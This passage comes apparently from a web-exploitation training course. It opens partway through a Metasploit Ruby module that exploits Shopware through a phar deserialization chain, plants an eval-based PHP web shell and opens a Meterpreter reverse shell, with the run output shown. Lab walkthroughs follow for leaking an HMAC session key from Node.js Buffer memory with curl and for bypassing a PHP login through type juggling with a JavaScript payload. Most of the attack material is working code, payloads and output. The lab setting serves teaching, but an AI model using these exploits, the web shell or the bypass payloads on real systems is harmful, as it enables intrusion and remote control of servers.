    unless res
      fail_with(Failure::Unreachable, "Connection failed")
    end
    if res.code == 200
      if res.headers.include?('X-Csrf-Token')
        return res.headers['X-Csrf-Token']
      end
    end
    return
  end

  def generate_phar(webroot)
    php =
Rex::FileUtils.normalize_unix_path("#{webroot}#{target_uri.path}media/#
{@shll_bd}.php")
    register_file_for_cleanup("#{@shll_bd}.php")
    pop  =
"O:31:\"GuzzleHttp\\Cookie\\FileCookieJar\":2:{s:41:\"\x00GuzzleHttp\\C
ookie\\FileCookieJar\x00filename\";"
    pop << "s:#{php.length}:\"#{php}\";"
    pop << "s:36:\"\x00GuzzleHttp\\Cookie\\CookieJar\x00cookies\";"
    pop <<
"a:1:{i:0;O:27:\"GuzzleHttp\\Cookie\\SetCookie\":1:{s:33:\"\x00GuzzleHt
tp\\Cookie\\SetCookie\x00data\";"
    pop << "a:3:{s:5:\"Value\";"
    pop << "s:48:\"<?php
eval(base64_decode($_SERVER[HTTP_#{@header}])); ?>\";"
    pop << "s:7:\"Expires\";"
    pop << "b:1;"
    pop << "s:7:\"Discard\";"
    pop << "b:0;}}}}"
    file          = Rex::Text.rand_text_alpha_lower(8)
    stub          = "<?php __HALT_COMPILER(); ?>\r\n"
    file_contents = Rex::Text.rand_text_alpha_lower(20)
    file_crc32    = Zlib::crc32(file_contents) & 0xffffffff
    manifest_len  = 40 + pop.length + file.length
    phar  = stub
    phar << [manifest_len].pack('V')            # length of manifest
in bytes
    phar << [0x1].pack('V')                     # number of files in
the phar
```

```
    phar << [0x11].pack('v')                      # api version of the
phar manifest
    phar << [0x10000].pack('V')                   # global phar
bitmapped flags
    phar << [0x0].pack('V')                       # length of phar
alias
    phar << [pop.length].pack('V')                # length of phar
metadata
    phar << pop                                   # pop chain
    phar << [file.length].pack('V')               # length of filename
in the archive
    phar << file                                  # filename
    phar << [file_contents.length].pack('V')      # length of the
uncompressed file contents
    phar << [0x0].pack('V')                       # unix timestamp of
file set to Jan 01 1970.
    phar << [file_contents.length].pack('V')      # length of the
compressed file contents
    phar << [file_crc32].pack('V')                # crc32 checksum of
un-compressed file contents
    phar << [0x1b6].pack('V')                     # bit-mapped file-
specific flags
    phar << [0x0].pack('V')                       # serialized File
Meta-data length
    phar << file_contents                         # serialized File
Meta-data
    phar << [Rex::Text.sha1(phar)].pack('H*')     # signature
    phar << [0x2].pack('V')                       # signiture type
    phar << "GBMB"                                # signature presence
    return phar
  end

  def upload(cookie, csrf_token, phar)
    data = Rex::MIME::Message.new
    data.add_part(phar, Rex::Text.rand_text_alpha_lower(8), nil,
"name=\"fileId\"; filename=\"#{@phar_bd}.jpg\"")
    res = send_request_cgi(
      'method' => 'POST',
      'uri' => normalize_uri(target_uri, 'backend', 'mediaManager',
'upload'),
      'ctype' => "multipart/form-data; boundary=#{data.bound}",
      'data' => data.to_s,
      'cookie' => cookie,
      'headers' => {
        'X-CSRF-Token' => csrf_token
      }
    )
    unless res
      fail_with(Failure::Unreachable, "Connection failed")
```

```
    end
    if res.code == 200 && res.body =~ /Image is not in a recognized
format/i
      return true
    end
    return
  end

  def leak_upload(cookie, csrf_token)
    res = send_request_cgi(
      'method' => 'GET',
      'uri' => normalize_uri(target_uri.path, 'backend',
'MediaManager', 'getAlbumMedia'),
      'cookie' => cookie,
      'headers' => {
        'X-CSRF-Token' => csrf_token
      }
    )
    unless res
      fail_with(Failure::Unreachable, "Connection failed")
    end
    if res.code == 200 && res.body =~ /#{@phar_bd}.jpg/i
      bd_path = $1 if res.body =~
/media\\\/image\\\/(.{10})\\\/#{@phar_bd}/
      register_file_for_cleanup("image/#{bd_path.gsub("\\",
"")}/#{@phar_bd}.jpg")
      return "media/image/#{bd_path.gsub("\\", "")}/#{@phar_bd}.jpg"
    end
    return
  end

  def trigger_bug(cookie, csrf_token, upload_path)
    sort = {
      "Shopware_Components_CsvIterator" => {
        "filename" => "phar://#{upload_path}",
        "delimiter" => "",
        "header" => ""
      }
    }
    res = send_request_cgi(
      'method' => 'GET',
      'uri' => normalize_uri(target_uri.path, 'backend',
'ProductStream', 'loadPreview'),
      'cookie' => cookie,
      'headers' => {
        'X-CSRF-Token' => csrf_token
      },
      'vars_get' => { 'sort' => sort.to_json }
    )
```

```
    unless res
      fail_with(Failure::Unreachable, "Connection failed")
    end
    return
  end

  def exec_code
    send_request_cgi({
      'method'   => 'GET',
      'uri'      => normalize_uri(target_uri.path, "media",
"#{@shll_bd}.php"),
      'raw_headers' => "#{@header}:
#{Rex::Text.encode_base64(payload.encoded)}\r\n"
    }, 1)
  end

  def check
    cookie = do_login
    if cookie.nil?
      vprint_error "Authentication was unsuccessful"
      return Exploit::CheckCode::Safe
    end
    csrf_token = leak_csrf(cookie)
    if csrf_token.nil?
      vprint_error "Unable to leak the CSRF token"
      return Exploit::CheckCode::Safe
    end
    res = send_request_cgi(
      'method' => 'GET',
      'uri' => normalize_uri(target_uri.path, 'backend',
'ProductStream', 'loadPreview'),
      'cookie' => cookie,
      'headers' => { 'X-CSRF-Token' => csrf_token }
    )
    if res.code == 200 && res.body =~ /Shop not found/i
      return Exploit::CheckCode::Vulnerable
    end
    return Exploit::CheckCode::Safe
  end

  def exploit
    unless Exploit::CheckCode::Vulnerable == check
      fail_with(Failure::NotVulnerable, 'Target is not vulnerable.')
    end
    @phar_bd  = Rex::Text.rand_text_alpha_lower(8)
    @shll_bd  = Rex::Text.rand_text_alpha_lower(8)
    @header   = Rex::Text.rand_text_alpha_upper(2)
    cookie = do_login
    if cookie.nil?
```

```
      fail_with(Failure::NoAccess, "Authentication was unsuccessful")
    end
    print_good("Stage 1 - logged in with #{datastore['username']}:
#{cookie}")
   web_root = "/var/www/shopware"
   # if web_root.nil?
   #   fail_with(Failure::Unknown, "Unable to leak the webroot")
   # end
   # print_good("Stage 2 - leaked the web root: #{web_root}")
    csrf_token = leak_csrf(cookie)
    if csrf_token.nil?
      fail_with(Failure::Unknown, "Unable to leak the CSRF token")
    end
    print_good("Stage 3 - leaked the CSRF token: #{csrf_token}")
    phar = generate_phar(web_root)
    print_good("Stage 4 - generated our phar")
    if !upload(cookie, csrf_token, phar)
      fail_with(Failure::Unknown, "Unable to upload phar archive")
    end
    print_good("Stage 5 - uploaded phar")
    upload_path = leak_upload(cookie, csrf_token)
    if upload_path.nil?
      fail_with(Failure::Unknown, "Cannot find phar archive")
    end
    print_good("Stage 6 - leaked phar location: #{upload_path}")
    trigger_bug(cookie, csrf_token, upload_path)
    print_good("Stage 7 - triggered object instantiation!")
    exec_code
  end
end
```

- Start Metasploit and execute `reload_all`
- Launch the exploit as follows

```
msf5 > use exploit/http/shopware_createinstancefromnamedarguments_rce
msf5 exploit(http/shopware_createinstancefromnamedarguments_rce) > show options

Module options (exploit/http/shopware_createinstancefromnamedarguments_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   demo             no        Backend password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOSTS     192.168.227.136  yes       The target address range or CIDR identi
fier
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   TARGETURI  /                yes       Base Shopware path
   USERNAME   demo             yes       Backend username to authenticate with
   VHOST      shopware.local   no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.227.128  yes       The listen address (an interface may be spe
cified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

The result should be RCE through PHP Object Instantiation!

```
msf5 exploit(http/shopware_createinstancefromnamedarguments_rce) > run

[*] Started reverse TCP handler on 192.168.227.128:4444
[+] Stage 1 - logged in with demo: SHOPWAREBACKEND=onnrqm0j2bk0g9i091r4vh0tfv;
[+] Stage 3 - leaked the CSRF token: C9xkwtdyhboKTGzM5b2M7QK0YAtG1S
[+] Stage 4 - generated our phar
[+] Stage 5 - uploaded phar
[+] Stage 6 - leaked phar location: media/image/39/78/0c/tsvhvfse.jpg
[+] Stage 7 - triggered object instantiation!
[*] Sending stage (38247 bytes) to 192.168.227.136
[*] Meterpreter session 2 opened (192.168.227.128:4444 -> 192.168.227.136:39880)
 at 2020-02-03 17:02:20 +0200
[!] Tried to delete ufypgqmz.php, unknown result
[!] Tried to delete image/39/78/0c/tsvhvfse.jpg, unknown result

meterpreter > getuid
Server username: www-data (33)
```

If you are unfamiliar with *phar*, please study the below resources.

https://www.ixiacom.com/company/blog/exploiting-php-phar-deserialization-vulnerabilities-part-1
https://www.ixiacom.com/company/blog/exploiting-php-phar-deserialization-vulnerabilities-part-2

3. Exotic Attack Vectors

a. Subverting HMAC by Attacking Node.js's Memory

At the end of the Attacking Authentication module, we promised to show you a case where a relatively secure HMAC implementation can be subverted by attacking Node.js's memory.


Lab 10: Subverting HMAC

To try this attack on the provided Virtual Machine, perform the below.

- `cd /home/developer/Downloads/nodejs_hacking/hackme`
- `./setup.sh`

A sample application will be available at 127.0.0.1:3000.

On 127.0.0.1:3000/admin you will come across the following.



By intercepting the requests we notice two cookies:

- `session=eyJhZG1pbiI6Im5vIn0=`
- `session.sig=wwg0b0z2AQJ2GCyXHt53ONkIXRs`

Base64-decoding the session cookie reveals, `{"admin":"no"}`. Maybe changing this to yet will allow us to login. Unfortunately that is not the case because the cookie is HMAC-protected.

Let's study the source code to get a better feel of the application.

By studying, *app.js* we notice that the NodeJS app uses cookie-session *var session = require('cookie-session')*, which has a dependency to *cookies*, which has a dependency to *keygrip*. And *keygrip* does the HMAC signature by using the node core *crypto* package. *crypto* creates a Buffer from the key. Remember this last part...

The *config.js* file contains dummy *session_keys*. Based on our code analysis above, those keys should be used to generate the HMAC for the cookies.

On to the *index.js* file now, we notice that the */login* functionality checks if a *password* is set. Then it creates a *Buffer()* from the password and converts the *Buffer* to a base64 string, which can then be compared to *secret_password*. If this operation is successful, the session would set *admin = 'yes'*.

That *Buffer* class is the root cause of a memory-leaking vulnerability that exists. When *Buffer* is called with a string, it will create a *Buffer* containing those bytes. But if it's called with a number, NodeJS will allocate an n byte big *Buffer*. But if you look closely, the buffer is not simply <Buffer 00 00 00 00>. It seems to always contain different values. That is because *Buffer(number)* doesn't zero the memory, and it can leak data that was previously allocated on the heap. You can read more about this issue here, https://github.com/nodejs/node/issues/4660.

Since we have a JSON middleware (*app.use(bodyParser.json())*), we can actually send POST data that contains a number. And when we do that, the API will return some memory that is leaked from the heap.

If we now remember that *crypto* creates a Buffer from the key, this means that an old session key could be leaked from memory.

The attack can be performed, as follows.

```
curl http://127.0.0.1:3000/login -X POST -H "Content-Type: application/json"
--data "{\"password\": 100}" | hexdump -C
```

After multiple attempts, you will notice session keys being leaked.

```
developer@ubuntu:~/Downloads$ curl http://127.0.0.1:3000/login -X POST -H "Content-Type: application/json" --data "{\"password\": 100}" | hexdump -C
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   317  100   300  100    17  42857   2428 --:--:-- --:--:-- --:--:-- 52833
00000000  7b 22 73 74 61 74 75 73  22 3a 22 65 72 72 6f 72  |{"status":"error|
00000010  22 2c 22 65 72 72 6f 72  22 3a 22 70 61 73 73 77  |","error":"passw|
00000020  6f 72 64 20 77 72 6f 6e  67 3a 20 7b 5c 22 61 64  |ord wrong: {\"ad|
00000030  6d 69 6e 5c 22 3a 5c 22  6e 6f 5c 22 7d 5c 75 30  |min\":\"no\"}\u0|
00000040  30 30 30 5c 75 30 30 30  30 41 4c 4c 45 53 7b 73  |000\u0000ALLES{s|
00000050  65 73 73 69 6f 6e 5f 6b  65 79 5f 73 6f 6d 65 72  |ession_key_somer|
00000060  61 6e 64 6f 6d 76 61 6c  75 65 73 31 32 33 34 41  |andomvalues1234A|
00000070  42 43 44 45 46 21 40 23  24 21 21 7d 5c 75 30 30  |BCDEF!@#$!!}\u00|
00000080  30 30 5c 75 30 30 30 30  5c 75 30 30 30 30 5c 75  |00\u0000\u0000\u|
00000090  30 30 30 30 5c 75 30 30  30 30 70 ef bf bd 79 5c  |0000\u0000p...y\|
000000a0  75 30 30 30 33 5c 75 30  30 30 30 5c 75 30 30 30  |u0003\u0000\u000|
000000b0  30 5c 75 30 30 30 30 5c  75 30 30 30 30 5c 75 30  |0\u0000\u0000\u0|
000000c0  30 30 34 5c 75 30 30 30  30 5c 75 30 30 30 30 5c  |004\u0000\u0000\|
000000d0  75 30 30 30 30 5c 75 30  30 30 30 5c 75 30 30 30  |u0000\u0000\u000|
000000e0  30 5c 75 30 30 30 30 5c  75 30 30 30 30 ef bf bd  |0\u0000\u0000...|
000000f0  ef bf bd 79 5c 75 30 30  30 33 5c 75 30 30 30 30  |...y\u0003\u0000|
00000100  5c 75 30 30 30 30 5c 75  30 30 30 30 5c 75 30 30  |\u0000\u0000\u00|
00000110  30 30 5c 75 30 30 30 34  5c 75 30 30 30 30 5c 75  |00\u0004\u0000\u|
00000120  30 30 30 30 5c 75 30 30  30 30 22 7d              |0000\u0000"}|
```

With a legitimate session key, it is pretty much game over. You can now create a *{"admin": "yes"}* cookie with a valid signature.

b. PHP Type Juggling

Much like Python and JavaScript, PHP is a dynamically typed language. This means that variable types are checked while the program is executing. Dynamic typing allows developers to be more flexible when using PHP. But this kind of flexibility sometimes causes unexpected errors in the program flow and can even introduce critical vulnerabilities into the application.

Let's dive into PHP type juggling, and how it can lead to authentication bypass vulnerabilities.

How PHP compares values

PHP has a feature called "type juggling", or "type coercion". This means that during the comparison of variables of different types, PHP will first convert them to a common, comparable type.
This in turn makes it possible to compare the number 12 to the string '12' or check whether a string is empty or not by using a comparison like $string == True.

In other words, type juggling in PHP is caused by an issue of loose operations versus strict operations. Strict comparisons will compare both the data values and the types associated to them. A loose comparison will use context to understand what type the data is. According to PHP documentation for comparison operations at http://php.net/manual/en/language.operators.comparison.php: "If you compare a number with a string or the comparison involves numerical strings, then each string is converted to a number and the comparison performed numerically. These rules also apply to the switch statement. The type conversion does not take place when the comparison is === or !== as this involves comparing the type as well as the value (strict comparison mode)."

Two very important charts to keep in mind are the below.

Strict comparisons with ===

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
1	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
-1	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"1"	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE
array()	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE
"php"	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE

Loose comparisons with ==

	TRUE	FALSE	1	0	-1	"1"	"0"	"-1"	NULL	array()	"php"	""
TRUE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE
FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	TRUE	FALSE	TRUE
1	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
0	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	TRUE	FALSE	TRUE	TRUE
-1	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
"1"	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE
"0"	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE
"-1"	TRUE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE
NULL	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	TRUE
array()	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	TRUE	FALSE	FALSE
"php"	TRUE	FALSE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE
""	FALSE	TRUE	FALSE	TRUE	FALSE	FALSE	FALSE	FALSE	TRUE	FALSE	FALSE	TRUE

Let's now utilize what we learned about type juggling against a vulnerable application…

Lab 11: Authorization Bypass Through Type Juggling

Inside the provided Virtual Machine, edit */etc/hosts* as follows.

```
  GNU nano 2.9.3              /etc/hosts                Modified

#127.0.0.1      localhost
#127.0.1.1      ubuntu
#127.0.0.1      magentosite.com
#127.0.0.1      www.magentosite.com
127.0.0.1       shopware.local
# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Navigate to http://shopware.local/juggling.php

The source code of the vulnerable application is the below.

```
<?php
// $FLAG, $USER and $PASSWORD_SHA256 in secret file
require("secret.php");
// show my source code
if(isset($_GET['source'])){
    show_source(__FILE__);
    die();
}

$return['status'] = 'Authentication failed!';
if (isset($_POST["auth"]))  {
    // retrieve JSON data
    $auth = @json_decode($_POST['auth'], true);
    // check login and password (sha256)
    if($auth['data']['login'] == $USER && !strcmp($auth['data']['password'],
$PASSWORD_SHA256)){
        $return['status'] = "Access granted! The validation password is:
$FLAG";
    }
}
print json_encode($return);

$pageStart = '<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
```

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>MY WEBSITE PAGE</title>
<link
href="http://ajax.googleapis.com/ajax/libs/jqueryui/1.8.17/themes/base/jquery
-ui.css" rel="stylesheet" type="text/css" />
<script
src="http://ajax.googleapis.com/ajax/libs/jquery/3.4.1/jquery.min.js"></scrip
t>
<script src="http://ajax.googleapis.com/ajax/libs/jqueryui/1.8.17/jquery-
ui.min.js"></script>
<script type="text/javascript">
$(document).ready(function(e) {
    $("#date").datepicker();
});
</script>
</head>
<body>
<input type="text" id="date" name="date" />
</body>
</html>';

print $pageStart;

?>
```

According to what we have covered so far regarding type juggling and according to the following resource (http://repository.root-me.org/Exploitation%20-%20Web/EN%20-%20PHP%20loose%20comparison%20-%20Type%20Juggling%20-%20OWASP.pdf) we can exploit the loose comparison in green, as follows.

Toggle the developer tools inside the browser and paste the below into the console.

```
var data = {'login':true, 'password':[null]}
                $.ajax({
                    type: "POST",
                    dataType: "json",
                    url: "juggling.php",
                    data: {auth : JSON.stringify({data})},
                });
```

The result should be an authorization bypass.


var data = {'login':true, 'password':[null]}
$.ajax({
type: "POST",
dataType: "json",
url: "juggling.php",
data: {auth : JSON.stringify([data])},
});
abort: function abort()
always: function always()
catch: function catch()
done: function add()
fail: function add()
getAllResponseHeaders: function getAllResponseHeaders()
getResponseHeader: function getResponseHeader()
overrideMimeType: function overrideMimeType()
pipe: function pipe()
progress: function add()
promise: function promise()
readyState: 4
responseText: "{\"status\":\"Access granted! The validation password is: Yet_Another_Flag\"}
setRequestHeader: function setRequestHeader()
state: function state()
status: 200
statusCode: function statusCode()
statusText: "OK"
then: function then()
<prototype>: Object { … }

References

1. https://github.com/Cisco-AMP/java_security
2. https://www.baeldung.com/java-dynamic-proxies
3. https://mogwailabs.de/blog/2019/04/attacking-rmi-based-jmx-services
4. https://www.veracode.com/blog/research/exploiting-jndi-injections-java
5. https://mogwailabs.de/blog/2019/03/attacking-java-rmi-services-after-jep-290
6. http://youdebug.kohsuke.org
7. https://blog.doyensec.com/2019/07/22/jackson-gadgets.html
8. https://websec.wordpress.com/2014/12/08/magento-1-9-0-1-poi
9. https://blog.ripstech.com/2017/shopware-php-object-instantiation-to-blind-xxe
10. https://www.smrrd.de/nodejs-hacking-challenge-writeup.html
11. https://hackinblood.com/php-type-juggling